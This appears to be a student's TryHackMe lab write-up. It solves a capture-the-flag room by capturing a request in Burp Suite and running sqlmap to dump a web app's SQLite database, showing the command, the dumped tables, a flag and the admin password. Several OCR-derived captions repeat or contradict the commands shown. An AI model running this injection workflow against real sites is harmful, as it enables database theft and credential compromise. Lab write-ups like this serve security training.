
Question 4

How many entries are there in the gift database?

To access the gift's database, Burp must be enabled on the top right corner of the website as shown in the image below.



After doing so, proceed to turn on the intercept on Burp.



The Raw proxy for website should be the same as shown below in the image.

Burp Suite Community Edition v2022.2.4 - Temporary Project

Decoder Comparator Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer

Intercept HTTP history WebSockets history Options

Request to http://10.10.8.146:8000

Forward Drop Intercept is on Action Open Brow... Comment this item HTTP/1 ?

Pretty Raw Hex \n \n

```
1 GET /santapanel?search=1211101242 HTTP/1.1
2 Host: 10.10.8.146:8000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.8.146:8000/santapanel?search=1211101242
9 Cookie: session=eyJhdXRoIjp0cnVlfQ.YqbGBw.E6Hy2dykTPpRHXvm3EaraUkcT3M
10 Upgrade-Insecure-Requests: 1
11
12
```

Inspector

Request Attributes 2 ▾

Request Query Parameters 1 ▾

Request Body Parameters 0 ▾

Request Cookies 1 ▾


Request Headers 9 ▾

Search... 0 matches


THM AttackBox 46m 26s

Right-click the Raw proxy and click the 'Save Item' option to save it as panel.request (or any other names one prefers)

Note that the saved file's name is important to remember as it is going to be used later in the tasks.



Open up the terminal and type in the command as shown in the image below.



Press enter after typing in the command and scroll down until you see the gift's database count how many entries are there in the database. It should be 22.

```
root@ip-10-10-96-62: ~
```

James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Search

Gift**Child**

1h 19m 26s

Question 5

What is James's age?

James's age can be found in the database as shown in the image below. It should be 8.

Santa's admin panel - Mozilla Firefox

Santa's forum Santa's admin panel +

root@ip-10-10-96-62: ~

James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Search

Gift **Child**

1h 19m 26s

The screenshot shows a terminal window titled "Santa's admin panel" running on a Linux system. The command "cat /var/www/html/wishes.txt" has been run, displaying a list of children and their wishes. The wishes are listed in a table format with three columns: name, age, and item. Paul is listed as having requested "github ownership".

Question 6

What did Paul asked for?

Paul's wishlist can also be found in the database as shown in the image below.

The screenshot shows a terminal window titled "root@ip-10-10-96-62: ~" displaying a table of gift requests. The table has three columns: Name, Age, and Item. The data is as follows:

Name	Age	Item
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Below the table is a search bar labeled "Search". At the bottom of the terminal window, there is a button labeled "GiftChild". The status bar at the bottom right shows "1h 19m 26s".

Question 7

What is the flag?

In the database, scroll down the terminal to see the flag for the website as shown in the image below.

```
[01:38:50] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.242.148/dump/SQLite_masterdb/sequels.csv'
[01:38:50] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'
[01:38:50] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-----+
| flag          |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+

[01:38:50] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.sqlmap/output/10.10.242.148/dump/SQLite_masterdb/hidden_table.csv'
[01:38:50] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'
[01:38:50] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: users
```

Question 8

What is the admin's password?

In the database, scroll down the terminal again to gain access to the admin's password (highlighted for viewing purposes).

The screenshot shows a terminal window titled "Santa's admin panel - Mozilla Firefox" running on a Linux desktop. The terminal is connected to a root shell on the target machine (IP: 10.10.96.62). The user has performed a SQL dump operation on the "users" table of the "SQLite_masterdb" database. The output shows the dumped data:

```
[01:38:50] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.sqlmap/output/10.10.242.148/dump/SQLite_masterdb/hidden_table.csv'  
[01:38:50] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'  
[01:38:50] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: users  
[1 entry]  
+-----+-----+  
| username | password |  
+-----+-----+  
| admin    | EhCNSWzzFP6sc7qB |  
+-----+-----+  
[01:38:50] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.sqlmap/output/10.10.242.148/dump/SQLite_masterdb/users.csv'  
[01:38:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.242.148'  
[*] shutting down at 01:38:50  
root@ip-10-10-96-62:~#
```

The terminal window also displays a Burp Suite interface icon in the top right corner, indicating that intercept mode is active. The status bar at the bottom right shows the session duration as "1h 18m 31s".

Thought Process/Methodology:

The default port number for SQL server running on TCP can be found on Microsoft's documentation through Google searches which is 1433. Having accessed to the target machine, we are exposed to the Santa's forum by typing in the IP address(IP Address:8000) given in the TryHackMe website. In order to access Santa's secret panel, we are required to add /santapanel in the search bar (IP Address:8000/santapanel). In order to gain full access to the website's database, we are required to enable Burp Suite(located at the top right corner of the website) and turn on intercept in the Burp Suite Community Edition to save the website's item under the name panel.request (or any name one prefers, the saved name must be remembered as it is crucial in completing the task later on). After saving the website's item, we need to open up terminal and type in the following command: sqlmap -r panel.request –tamper.space2comment –dump-all –dbms sqlite to gain the website's

database. After doing so, scroll down to gain answers for James's age, Paul's wishlist and admin's password.